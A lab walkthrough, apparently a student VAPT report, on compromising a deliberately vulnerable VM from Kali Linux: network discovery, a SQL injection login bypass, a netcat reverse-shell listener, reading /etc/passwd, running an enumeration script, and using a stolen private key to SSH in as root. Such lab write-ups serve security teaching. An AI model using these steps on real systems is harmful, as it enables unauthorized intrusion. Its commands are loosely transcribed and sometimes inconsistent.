


VAPT: Report on VM attack

- File -> Import Appliance(works for OVF files, also export it)






- Select the file folder
- Settings -> General -> Version: Debian (64-bit)
- Network -> Bridged Adapter



- Go to your Kali Linux -> Settings -> Network -> Bridged Adapter -> OK
  - If working with a virtual box you don't trust, do not bridge the network
  - Automatic set: Bridged; imports given IP
  - NAT: Not accurate IP address (10.0.x.x) instead of 192.168.x.x


Using a Bridged Adapter for a virtual machine in VAPT allows the VM to be directly accessible on the same network as the host machine, providing a real IP address and enabling accurate network scanning and interaction with other devices. This setup mirrors real-world conditions, facilitating comprehensive testing without the limitations of NAT, such as restricted visibility and the need for port forwarding.




If you get an error, just restart the process it will work and wait for it to load then you can make the changes (VM let it load until complete)


Procedure:

1. Start the VM (you going to attack)
2. Start your own Kali Linux





3. Open Kali Terminal:
   - `ifconfig` -> Same network as the one given by the virtual box
   - IP: `ifconfig | grep 192.168`
   - `ifconfig 192.168.x.x 255.255.255.0`
   - `sudo netdiscover -> Ctrl+C`






If you not getting a private IP address, go to your powershell and ‘ipconfig and make sure the IP address are different’







Example Commands:

- `192.168.43.77`: OS: PCS Systemtechnik GmbH
- `22/tcp open ssh` -> OpenSSH 7.2p2
- `80/tcp open http` -> GoDaddy net/http server (Go-IPs)
- `10080/tcp open`









4. Open Firefox:


- URL: `http://192.168.43.77:80` (Do both ports)
- Port 10080 is banned








5. Search:


- about:config -> Accept Risk -> Network
- Network.security.ports.banned.override -> String: + sign -> `10080`















6. Take login page:

- `' OR '1'='1` (Both username & login)












Terminal Commands:


- `nc -lvnp 4444`
- Firefox -> URL: `http://127.0.0.1:8086/ScriptText`







- `pwd -> whoami -> ls -> cat /etc/passwd -> bash LinEnum.sh`
- `nano privatekey.txt -> paste -> Ctrl+X -> y -> cat`













If you need any specific part explained or further details, let me know!









Copy the private key from the browser and nano privatekey.txt(you can name the file anything you want , I named it privatekey.txt. The “.txt” is important. When you in paste the copied private key and ctrl c and yes to save. After you want to make sure that it is saved so you cat the file > cat private.txt







ssh -i private.txt root@192.168.43.77


- The root is in the root where you performing this attack and then @ the IP address of the vm you attacking)
- On another terminal (open another terminal separate from the one you using) then Chmod 600 private.txt
- In the same terminal prompt ssh -i private.txt root@192.168.43.77





Prompt:
>whoami (so you can check if you in the root)
>pwd
>ls
Well done you have just attacked a vm , I hope you had soo much fun like I did.





Have you tried it out and how did it go?